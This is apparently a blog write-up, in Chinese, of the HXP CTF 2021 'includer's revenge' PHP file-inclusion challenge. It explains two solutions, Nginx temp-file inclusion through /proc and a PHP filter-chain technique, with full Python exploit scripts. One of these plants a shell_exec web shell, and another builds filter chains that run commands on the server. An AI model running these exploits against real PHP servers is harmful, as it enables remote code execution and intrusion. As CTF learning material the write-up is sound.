-
NSS [HXPCTF 2021]includer‘s revenge
NSS [HXPCTF 2021]includer’s revenge
题目描述:Just sitting here and waiting for PHP 8.1 (lolphp).
题目源码:(index.php)
($_GET['action'] ?? 'read' ) === 'read' ? readfile($_GET['file'] ?? 'index.php') : include_once($_GET['file'] ?? 'index.php');- 1
先解释一下源码含义。
-
($_GET['action'] ?? 'read'):这一部分首先尝试从 URL 查询参数中获取名为 ‘action’ 的参数值($_GET['action']),如果该参数不存在,则使用默认值 ‘read’。这是通过使用 PHP 7 中的空合并运算符??来实现的,它会检查左侧的表达式是否为 null,如果是则使用右侧的默认值。 -
=== 'read':这是一个相等性比较,它检查上述表达式的结果是否严格等于字符串 ‘read’。如果是 ‘read’,则条件为真,否则条件为假。 -
? readfile($_GET['file'] ?? 'index.php') : include_once($_GET['file'] ?? 'index.php');:这是一个三元条件运算符,根据前面的条件表达式的结果来执行不同的操作。-
如果条件为真(即 ‘action’ 参数等于 ‘read’),则执行
readfile($_GET['file'] ?? 'index.php'),它会读取并输出指定文件的内容。如果 URL 中没有 ‘file’ 参数,它会默认读取 ‘index.php’ 文件的内容。 -
如果条件为假(即 ‘action’ 参数不等于 ‘read’),则执行
include_once($_GET['file'] ?? 'index.php'),它会包含指定的文件。同样,如果 URL 中没有 ‘file’ 参数,它会默认包含 ‘index.php’ 文件。
-
当然如果光看这些代码,我们可以直接用
[36c3 2019]includer的解法解掉,用compress.zip://http://产生临时文件,包含即可。结合题目给我们的附件,主要是 Dockerfile ,发现并不是这样。所有临时目录都弄得不可写了,所以导致之前
[36c3 2019]includer的产生临时文件的方法就失效了。
所以很明显,我们需要找到另一个产生临时文件,将其包含的方法。
PHP产生临时文件主要是通过
php_stream_fopen_tmpfile这个函数,然而这个函数调用都没几处。
方法一:Nginx+FastCGI+临时文件
原文传送门,里面包含了源码分析。
Dockerfile 中注意到有一行可能类似于 hint 的操作。

既然我们要找一个 www-data 用户可写的地方,我们可以参考这个命令把系统中所有的都找出来,看看有没有什么猫腻:
/dev/core /dev/stderr /dev/stdout /dev/stdin /dev/fd /dev/ptmx /dev/urandom /dev/zero /dev/tty /dev/full /dev/random /dev/null /dev/shm /dev/mqueue /dev/pts/1 /dev/pts/ptmx /run/lock /run/php /run/php/php7.4-fpm.sock /run/php/php7.4-fpm.pid /proc/keys /proc/kcore /proc/timer_list /proc/sched_debug /var/lock /var/lib/nginx/scgi /var/lib/nginx/body /var/lib/nginx/uwsgi /var/lib/nginx/proxy /var/lib/nginx/fastcgi /var/log/nginx/access.log /var/log/nginx/error.log- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
以上略去了很多
/proc/xxxx,所以挨个看下来,很明显,似乎后面nginx的可能就是我们要的答案,我们可以在网络上搜索一下相关目录用来干嘛的,最后发现/var/lib/nginx/fastcgi目录是 Nginx 的http-fastcgi-temp-path,看到 temp 这里就感觉很有意思了,意味着我们可能通过 Nginx 来产生一些文件,并且通过一些搜索我们知道这些临时文件格式类似于:/var/lib/nginx/fastcgi/x/y/0000000yx
开始做题:
【一】临时文件怎么来
在 Nginx 文档中有这样的部分:fastcgi_buffering,Nginx 接收来自 FastCGI 的响应 如果内容过大,那它的一部分就会被存入磁盘上的临时文件,而这个阈值大概在
32KB左右。超过阈值,就产生了临时文件。【二】临时文件的临时性怎么解决
但是毕竟是临时文件,几乎 Nginx 是创建完文件就立即删除了,创建就被删除了导致我们无法判断文件 名称和内容 到底是啥。
如果打开一个进程打开了某个文件,某个文件就会出现在
/proc/PID/fd/目录下,但是如果这个文件在没有被关闭的情况下就被删除了呢?这种情况下我们还是可以在对应的/proc/PID/fd下找到我们删除的文件 ,虽然显示是被删除了,但是我们依然可以读取到文件内容,所以我们可以直接用php 进行文件包含。【三】PID、fd、具体文件名怎么得到
要去包含 Nginx 进程下的文件,我们就需要知道对应的 pid 以及 fd 下具体的文件名,怎么才能获取到这些信息呢?
这时我们就需要用到文件读取进行获取 proc 目录下的其他文件了,这里我们只需要本地搭个 Nginx 进程并启动,对比其进程的 proc 目录文件与其他进程文件区别就可以了。
而进程间比较容易区别的就是通过
/proc/cmdline,如果是 Nginx Worker 进程,我们可以读取到文件内容为nginx: worker process即可找到 Nginx Worker 进程;因为 Master 进程不处理请求,所以我们没必要找 Nginx Master 进程。当然,Nginx 会有很多 Worker 进程,但是一般来说 Worker 数量不会超过 cpu 核心数量,我们可以通过
/proc/cpuinfo中的 processor 个数得到 cpu 数量,我们可以对比找到的 Nginx Worker PID 数量以及 CPU 数量来校验我们大概找的对不对。那怎么确定用哪一个 PID 呢?以及 fd 怎么办呢?由于 Nginx 的调度策略我们确实没有办法确定具体哪一个 worker 分配了任务,但是一般来说是 8 个 worker ,实际本地测试 fd 序号一般不超过 70 ,即使爆破也只是 8*70 ,能在常数时间内得到解答。查看
/proc/sys/kernel/pid_max找到最大的 PID,就能确定爆破范围。【四】绕过include_once限制
参考:php源码分析 require_once 绕过不能重复包含文件的限制-安全客 - 安全资讯平台 (anquanke.com)
include_once()的绕过类似于require_once()绕过。我们被包含的路径(符号链接)可以是
f = f'/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/{pid}/fd/{fd}'- 1
也可以是
f = f'/proc/xxx/xxx/xxx/../../../{pid}/fd/{fd}'- 1
所以我们本题的思路如下:
- 让后端 php 请求一个过大的文件
- Fastcgi 返回响应包过大,导致 Nginx 需要产生临时文件进行缓存
- 虽然 Nginx 删除了
/var/lib/nginx/fastcgi下的临时文件,但是在/proc/pid/fd/下我们可以找到被删除的文件 - 遍历 pid 以及 fd ,使用多重链接绕过 PHP 包含策略完成 LFI
EXP:
#!/usr/bin/env python3 import sys, threading, requests # exploit PHP local file inclusion (LFI) via nginx's client body buffering assistance # see https://bierbaumer.net/security/php-lfi-with-nginx-assistance/ for details # ./xxx.py ip port # URL = f'http://{sys.argv[1]}:{sys.argv[2]}/' URL = "http://node4.anna.nssctf.cn:28627/" # find nginx worker processes r = requests.get(URL, params={ 'file': '/proc/cpuinfo' }) cpus = r.text.count('processor') r = requests.get(URL, params={ 'file': '/proc/sys/kernel/pid_max' }) pid_max = int(r.text) print(f'[*] cpus: {cpus}; pid_max: {pid_max}') nginx_workers = [] for pid in range(pid_max): r = requests.get(URL, params={ 'file': f'/proc/{pid}/cmdline' }) if b'nginx: worker process' in r.content: print(f'[*] nginx worker found: {pid}') nginx_workers.append(pid) if len(nginx_workers) >= cpus: break done = False # upload a big client body to force nginx to create a /var/lib/nginx/body/$X def uploader(): print('[+] starting uploader') while not done: requests.get(URL, data=' + 16*1024*'A') for _ in range(16): t = threading.Thread(target=uploader) t.start() # brute force nginx's fds to include body files via procfs # use ../../ to bypass include's readlink / stat problems with resolving fds to `/var/lib/nginx/body/0000001150 (deleted)` def bruter(pid): global done while not done: print(f'[+] brute loop restarted: {pid}') for fd in range(4, 32): f = f'/proc/xxx/xxx/xxx/../../../{pid}/fd/{fd}' r = requests.get(URL, params={ 'file': f, 'xxx': f'/readflag', #命令,如ls 'action':'xxx' #这题要加这个,原脚本没加 }) if r.text: print(f'[!] {f}: {r.text}') done = True exit() for pid in nginx_workers: a = threading.Thread(target=bruter, args=(pid, )) a.start()- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
官方EXP:
#!/usr/bin/env python3 # hxp CTF 2021 counter import requests, threading, time,os, base64, re, tempfile, subprocess,secrets, hashlib, sys, random, signal from urllib.parse import urlparse,quote_from_bytes def urlencode(data, safe=''): return quote_from_bytes(data, safe) url = f'http://{sys.argv[1]}:{sys.argv[2]}/' backdoor_name = secrets.token_hex(8) + '.php' secret = secrets.token_hex(16) secret_hash = hashlib.sha1(secret.encode()).hexdigest() print('[+] backdoor_name: ' + backdoor_name, file=sys.stderr) print('[+] secret: ' + secret, file=sys.stderr) code = f"{secret_hash}')echo shell_exec($_GET['c']);".encode() payload = f"""{secret_hash}')file_put_contents("{backdoor_name}",$_GET['p']);/*""".encode() payload_encoded = b'abcdfg' + base64.b64encode(payload) print(payload_encoded) assert re.match(b'^[a-zA-Z0-9]+$', payload_encoded) with tempfile.NamedTemporaryFile() as tmp: tmp.write(b"sh\x00-c\x00rm\x00-f\x00--\x00'"+ payload_encoded +b"'") tmp.flush() o = subprocess.check_output(['php','-r', f'echo file_get_contents("php://filter/convert.base64-decode/resource={tmp.name}");']) print(o, file=sys.stderr) assert payload in o os.chdir('/tmp') subprocess.check_output(['php','-r', f'$_GET = ["p" => "test", "s" => "{secret}"]; include("php://filter/convert.base64-decode/resource={tmp.name}");']) with open(backdoor_name) as f: d = f.read() assert d == 'test' pid = -1 N = 10 done = False def worker(i): time.sleep(1) while not done: print(f'[+] starting include worker: {pid + i}', file=sys.stderr) s = f"""bombardier -c 1 -d 3m '{url}?page=php%3A%2F%2Ffilter%2Fconvert.base64-decode%2Fresource%3D%2Fproc%2F{pid + i}%2Fcmdline&p={urlencode(code)}&s={secret}' > /dev/null""" os.system(s) def delete_worker(): time.sleep(1) while not done: print('[+] starting delete worker', file=sys.stderr) s = f"""bombardier -c 8 -d 3m '{url}?page={payload_encoded.decode()}&reset=1' > /dev/null""" os.system(s) for i in range(N): threading.Thread(target=worker, args=(i, ), daemon=True).start() threading.Thread(target=delete_worker, daemon=True).start() while not done: try: r = requests.get(url, params={ 'page': '/proc/sys/kernel/ns_last_pid' }, timeout=10) print(f'[+] pid: {pid}', file=sys.stderr) if int(r.text) > (pid+N): pid = int(r.text) + 200 print(f'[+] pid overflow: {pid}', file=sys.stderr) os.system('pkill -9 -x bombardier') r = requests.get(f'{url}data/{backdoor_name}', params={ 's' : secret, 'c': f'id; ls -l /; /readflag; rm {backdoor_name}' }, timeout=10) if r.status_code == 200: print(r.text) done = True os.system('pkill -9 -x bombardier') exit() time.sleep(0.5) except Exception as e: print(e, file=sys.stderr)- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
- 80
- 81
- 82
- 83
- 84
- 85
- 86

下图是两种绕过
require_once()获取flag的方法 的实践。
方法二:Base64 Filter 宽松解析+iconv filter+无需临时文件
这个方法被誉为PHP本地文件包含(LFI)的尽头。
原文传送门,写的很细,我就不重复造轮子了,仅进行略微补充。
原理大概就是 对PHP Base64 Filter 来说,会忽略掉非正常编码的字符。这很好理解,有些奇怪的字符串进行base64解码再编码后会发现和初始的不一样,就是这个原因。
限制:
某些字符集在某些系统并不支持,比如Ubuntu18.04,十分幸运,php官方带apache的镜像是Debain,运行上面的脚本没有任何问题。
解决的办法其实并不难,只需要将新的字符集放到wupco师傅的脚本中再跑一次就可以了:GitHub - wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT
攻击脚本:
import requests url = "http://node4.anna.nssctf.cn:28627/" file_to_use = "/etc/passwd" command = "/readflag" #两个分号避开了最终 base64 编码中的斜杠 # base64_payload = "PD89YCRfR0VUWzBdYDs7Pz4" conversions = { 'R': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.MAC.UCS2', 'B': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.CP1256.UCS2', 'C': 'convert.iconv.UTF8.CSISO2022KR', '8': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2', '9': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.ISO6937.JOHAB', 'f': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L7.SHIFTJISX0213', 's': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L3.T.61', 'z': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L7.NAPLPS', 'U': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.CP1133.IBM932', 'P': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.857.SHIFTJISX0213', 'V': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.851.BIG5', '0': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.1046.UCS2', 'Y': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-111.UCS2', 'W': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.851.UTF8|convert.iconv.L7.UCS2', 'd': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-111.UJIS|convert.iconv.852.UCS2', 'D': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.SJIS.GBK|convert.iconv.L10.UCS2', '7': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.EUCTW|convert.iconv.L4.UTF8|convert.iconv.866.UCS2', '4': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.EUCTW|convert.iconv.L4.UTF8|convert.iconv.IEC_P271.UCS2' } # generate some garbage base64 filters = "convert.iconv.UTF8.CSISO2022KR|" filters += "convert.base64-encode|" # make sure to get rid of any equal signs in both the string we just generated and the rest of the file filters += "convert.iconv.UTF8.UTF7|" for c in base64_payload[::-1]: filters += conversions[c] + "|" # decode and reencode to get rid of everything that isn't valid base64 filters += "convert.base64-decode|" filters += "convert.base64-encode|" # get rid of equal signs filters += "convert.iconv.UTF8.UTF7|" filters += "convert.base64-decode" final_payload = f"php://filter/{filters}/resource={file_to_use}" r = requests.get(url, params={ "0": command, "action": "xxx", "file": final_payload }) # print(filters) # print(final_payload) print(r.text)- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60

-
相关阅读:
使用FreeMarker导出word文档(支持循环导出实时多张图片)
Python 文档解析:lxml库的使用
DV,OV通配符的区别
小红书运营怎么做,快速提升品牌印象
【推理框架】MNN框架 C++、Python、Java使用例子 Demo
MySQL对于表的介绍、基本概念与操作
【Spring篇】简述IoC入门案例,DI入门案例
git clone开启云上AI开发
Javaweb三大组件知识点记录
Linux系统安装Node.js步骤
- 原文地址:https://blog.csdn.net/Jayjay___/article/details/133253934
